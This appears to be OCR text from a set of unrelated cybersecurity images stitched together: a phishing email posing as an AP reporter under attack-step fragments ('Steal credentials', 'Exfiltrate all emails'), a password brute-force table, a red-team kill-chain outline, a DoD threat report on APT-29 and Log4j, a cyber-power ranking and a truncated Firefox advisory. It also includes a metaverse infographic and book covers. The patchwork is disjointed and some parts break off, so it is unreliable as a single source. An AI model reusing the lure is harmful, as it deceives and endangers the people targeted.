4) Steal credentials
5) Exfiltrate all emails from the victim
Dear Ms. [redacted]
I'm a senior reporter with the "Associated Press". I'm currently doing a report on "women's human rights".
I have interviewed several Human rights defenders so far.
Due to your extensive experience and very remarkable record in the field of human rights, I would like to ask you to have an interview with us in this matter.
looking forward to hearing from you.
Yours sincerely
Ellen


The Hitchhiker's Guide To...
THE METAVERSE
The Metaverse is a hypothesized virtual shared space that represents the ultimate convergence of digital and physical reality. While debate persists on many of the particulars, a number of consensus projections have percolated into the discourse.
Expected Characteristics:
Persistent
The Metaverse will always be running and never reset
Commercialized
The Metaverse will feature a fully functioning economy
Synchronous
Everyone will experience the Metaverse simultaneously in real time
Unlimited
There will be no limit on concurrent users in the Metaverse
Interoperable
The Metaverse will allow information to move seamlessly across platforms
Customizable
Metaverse participants will design their own content and experiences
What will we do in the Metaverse?
SOCIALIZE
Customizable avatars and dynamic group experiences will facilitate a new age of social interaction in the Metaverse.
SHOP
Virtual shopping malls will allow Metaverse participants to interact with and purchase both digital and real-world clothing, sporting goods, and more.
WORK
Particularly in the context of a post-pandemic world, the Metaverse will present a revolutionary opportunity to leverage distributed teams and remote work.
GAME
The Metaverse will offer fully immersive gaming experiences that, when combined with next-gen hardware, far exceed current Virtual Reality product offerings
WATCH
In the Metaverse, content consumption will give way to robust, immersive experiences and entirely new dimensions of engagement.
HARDWARE
Hardware that exists in development and circulation today offers a glimpse into the future. Current research into technologies such as Brain-Machine Interfaces (BMIs) will catalyze the next generation of connected products.
VR Goggles
Haptic Body Suit
Omnidirectional Treadmill
© 2020 SHARP ALPHA ADVISORS, LLC

Time it takes a Hacker to Brute Force your password


@coders.bro

Numbers of Character	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	1 sec	5 secs
7	Instantly	Instantly	25 secs	1 min	6 mins
8	Instantly	5 Secs	22 mins	1 hour	8 hours
9	Instantly	2 mins	19 hours	3 days	3 weeks
10	Instantly	58 mins	1 month	7 months	5 years
11	2 secs	1 day	5 years	41 years	400 years
12	25 secs	3 weeks	300 years	2k years	34k years
13	4 mins	1 year	16k years	100k years	2m years
14	41 mins	51 years	800k years	9m years	200m years
15	6 hours	1k years	43m years	600m years	15bn years
16	2 days	34k years	2bn years	37bn years	1tn years
17	4 weeks	800k years	100bn years	2tn years	93tn years
18	9 months	23m years	6tn years	100tn years	7qd years

Are you in green zone?




netstar


THOMAS RID
WITH A NEW EPILOGUE
CYBER WAR WILL NOT TAKE PLACE
"THROWS A WELL-TIMED BUCKET OF COLD WATER ON AN INCREASINGLY ALARMIST DEBATE" FINANCIAL TIMES
CONFLICT CLASSICS
CYBER WAR
THE NEXT THREAT TO NATIONAL SECURITY AND WHAT TO DO ABOUT IT
#1 BESTSELLING AUTHOR OF AGAINST ALL ENEMIES
RICHARD A
CLARKE
AND

Zero-Day attacks prevention
Update anti-
virus software
Implement
an IPS
Conduct
employee training
Monitor
core data
Enforce a least
privilege model
Update software
and security
Back up
critical systems
Enforce internet
use polcies

PREVIEW
Hakin9
PHYSICAL PROTECTION
IT SECURITY MAGAZINE
VOL.13, NO. 03
PORTABLE HACKING SETUP
THE ART OF THREAT HUNTING
OSINT FOR HACKERS
DROP BOXES ON STEROIDS


Introduction to common
Red Team Attacks &
Blue Team Defenses
Brought to you by
NETSPI
Common Red Team
Attack Vectors and Techniques
Common
Attack Kill Chain
Common Blue Team
Detective and Preventative Controls
Common Variations
RED TEAM
BLUE TEAM
Endpoint
Network
Process
Prepare Phishing Attacks
from public resources
Send Phishing Emails
to employee addresses
Deliver the Payloads
to employee systems
Run the Payload Commands
on employee systems
Maintain Local Persistence
on employee systems
Obtain Command & Control Channel
from employee systems
Escalate Local Privileges
on employee systems
Perform Local Recon / Discovery
on employee systems
Perform Network Recon / Discovery
on internal networks
Perform Lateral Movement
between systems/networks
Escalate Domain Privileges
via common vectors
Find and Access Sensitive Data
in common data stores
Exfiltrate Sensitive Data
using common channels
Maintain Remote Access Without a C2
using common interfaces
Find Emails & Users
Verify Emails & Users
Create Phishing Payloads & Sites
Email Sources
Email Targets
Email Content
Malicious Links
Website Components
Files
Common Payload Command Types
Common Local Persistence Methods
Egress Ports
Common Protocols
Common Types
Weak Configurations
Local Exploits
Steal Authentication Tokens
Common local Targets
Passive Recon
Active Discovery
Locate Domain, Ent. & Forest Admins
Stolen Authentication Tokens
Common Methods
Steal Admin Authentication Tokens
Attack DCs
Escalate to Root Domain
Common Data Stores
Common Data Targets
Common Protocols TCP/UDP, v4/6
Data Handling
Physical Media
Stolen Authentication Tokens
Two Factor
Common Internet Facing Interfaces

A FEDERAL CYBER CENTER


DoD CYBER CRIME CENTER

DoD–Defense Industrial Base Collaborative Information Sharing Environment (DCISE)


DIB-REPORTED CYBER THREATS CY2021 Q4 OCTOBER-DECEMBER

DC3/DCISE receives voluntary reporting from Defense Industrial Base (DIB) companies through the DoD's DIB Cybersecurity Program and mandatory reporting as required by DFARS clause 252.204-7012. This product describes trends in cyber activity reported to DC3/DCISE, as well as noteworthy cyber events occurring in CY21 Q4.

ALL REPORTED TACTICS: CY21 Q4



REPORTED RANSOMWARE: CY21 Q4



Ransomware-related DIB reporting decreased by 16% from CY21 Q3 to Q4.

18% of all CY21 Q4 mandatory reporting submitted to DC3/DCISE involved ransomware

Phishing continues to be a dominant tactic reported to DC3/DCISE. In-depth analyses of phishing trends are published for DIB CS Program participants in quarterly phishing Threat Activity Reports. To join the DIB CS Program, apply at https://dibnet.dod.mil.


COMMON PHISHING THEMES

- Employment related
- Spoofed addresses and CEO fraud
- Copyright infringement
- Fake invoices / financial statements
- Missed faxes
- COVID (Omicron related)

PHISHING: RECONNAISSANCE VS. INITIAL ACCESS

Phishing for information (**reconnaissance**) is a tactic to elicit sensitive information from the victim. Phishing for **initial** access is a tactic to gain a foothold into a system by executing malicious code.

PHISHING TRENDS: CY21 Q4



Pub Date: 18 January 2022

UNCLASSIFIED

DIB-REPORTED CYBER THREATS CY2021 · Q4 OCTOBER-DECEMBER

APT-29 / Cozy Bear
Continued Activity

Narrative: On 6 Dec 21, Mandiant researchers reported Russian-state activity attributed to APT-29 (AKA Cozy Bear or Nobelium) throughout 2021. The report detailed recently observed TTPs, including use of a new malware, Ceeloader. Ceeloader allows backdoor access to networks, installation of additional malware, network tracing, and other malicious behavior.

DCISE Reporting: Warnings: 22-021, 22-023; Advisory 22-001

Impact: APT-29 continues to conduct cyber espionage leveraging stealthy TTPs. Targeting cloud service providers provides a large downstream pool of victims. APT-29 may become increasingly active due to the ongoing geopolitical situation between Russia and Ukraine.

Suspected APT: APT-29

TTP: Use of legitimate credentials, use of proxy services, custom malware, abuse of multifactor authentication via push notifications

Associated Malware: Ceeloader, CRYPTBOT, Foggyweb

Additional Information: https://www.mandiant.com/resources/russian-targeting-gov-business

Log4j Vulnerability
Active Exploit

Narrative: On 24 Nov 21, Alibaba's Cloud Security Team reported a vulnerability tracked as CVE-2021-44228 (CVSS score 10.0), also known as Log4Shell. The vulnerability allowed for unauthenticated remote code execution by searching for, or changing, their browser's user agent to a specific string. Cloudflare and Cisco Talos researchers found evidence that CVE-2021-44228 was exploited as early as 1-2 Dec 21. On 14 Dec 21, Microsoft reported they had observed Iranian, Chinese, and North Korean APTs leveraging the vulnerability.

DCISE Reporting: Alert 22-008, Warning 22-024

Impact: Operators used the vulnerability to execute shell scripts downloading cryptominers, Mirai, Muhstik malware, Cobalt Strike beacons, and other malware.

Suspected APTs: Hafnium, Iranian, and North Korean operators

TTP: Exploitation of CVE-2021-44228

Associated Malware: Mirai, Muhstik, Cobalt Strike

Additional Information: https://therecord.media/log4shell-attacks-expand-to-nation-state-groups-from-china-iran-north-korea-and-turkey/

Zoho ManageEngine
Associated APT Activity

Narrative: On 2 Dec 21, Palo Alto's Unit 42 published a report detailing APT activity occurring from Sep-Nov 21 exploiting vulnerabilities concerning Zoho's ManageEngine ADSelfService product tracked as CVE-2021-40539 and CVE-2021-37415. Two more vulnerabilities regarding ManageEngine were found in Nov-Dec 21: CVE-2021-44077 and CVE-2021-44515.

DCISE Reporting: Alert 22-007, Warning 21-098; Advisories: 22-010, 22-013

Impact: The APT campaign compromised 13 companies, spanning the technology, energy, health, education, finance, and defense industries.

Suspected APT: APT-27

TTP: Exploitation of CVE-2021-40539 and CVE-2021-37415

Associated Malware: Godzilla webshell

Additional Information: https://unit42.paloaltonetworks.com/tiltedtemple-manageengine-servicedesk-plus

Russia-Ukraine
Rising Tension

Narrative: On 3 Dec 21, US intelligence reports publicly disclosed Russian forces amassed approximately 50 battlefield tactical groups along Ukraine's eastern and south borders. Russia has steadily built its forces along the Ukrainian border for months with 70,000 personnel at the borders and the possibility of 175,000 military personnel being deployed.

DCISE Reporting: Warning 22-021

Impact: Over the next several months, Russia may increase cyber operations against the DIB in the event of conflict with Ukraine.

Suspected APTs: APT-28, APT-29

TTP: N/A

Associated Malware: TinyTurla, Foggyweb, SkinnyBoy


Additional Information: https://int.nyt.com/data/documenttools/us-intelligence-russia-military-ukraine/76cba5d3fd32c10e/full.pdf

ABOUT DC3/DCISE

DC3/DCISE is the operational hub of DoD's Defense Industrial Base (DIB) Cybersecurity Program. DC3/DCISE develops and shares actionable threat products, and performs cyber analysis, diagnostics, and remediation consultations for DIB Participants. Additional services available to Partners include the Electronic Malware Submission platform, several pilot programs (CSaaS), Cyber Resiliency Analysis, and quarterly engagement opportunities.

To learn more about the risk associated with systems outside of your perimeter, contact us at **DC3.DCISE@us.af.mil**.

Cyberspace
Trends, Perspectives and Opportunities
Inez Mack ▪ Rene Payne
Editors
Internet Theory, Technology and Applications
NOVA


INDIA TODAY GROUP
INDIA RANKS LOW IN CYBER POWER
RANK
A RECENT STUDY ON THE CYBER POWER OF 30 NATIONS ON THE BASIS OF DEFENSE, SURVEILLANCE, INTELLIGENCE, ETC, RANKS INDIA AT NUMBER 21
1 UNITED STATES
2 CHINA
3 UNITED KINGDOM
4 RUSSIA
5 NETHERLANDS
6 FRANCE
7 GERMANY
8 CANADA
9 JAPAN
10 AUSTRALIA
11 ISRAEL
12 SPAIN
13 SWEDEN
14 ESTONIA
15 NEW ZEALAND
16 ROK
17 SWITZERLAND
18 SINGAPORE
19 MALAYSIA
20 VIETNAM
21 INDIA
22 TURKEY
23 IRAN
24 BRAZIL
25 UKRAINE
26 SAUDI ARABIA
27 LITHUANIA
28 ITALY
29 EGYPT
0 10 20 30 40 50 60
DIU
National Cyber Power Index
Source: Harvard Belfer National Cyber Power Index 2020

Business Standard

India needs 3 million cyber security professionals right now: IBM

By Press Trust of India | Mumbai | Last Updated at May 13 2018 12:34 IST

DSCI
PROMOTING DATA PROTECTION

MOZILLA FIREFOX VULNERABILITY

Remote code execution vulnerability has been identified in Mozilla Firefox which can be exploited by a remote attacker.

IMPACT


On successful exploits, remote attackers execute arbitrary code on the targeted system by enforcing users to open specially crafted content.


HOW IT CAN BE EXPLOITED


The remote code execution vulnerability exists in Mozilla Firefox due to a lack of validation in content-type attribute and file extension of the uploaded file.

ACTION REQUIRED

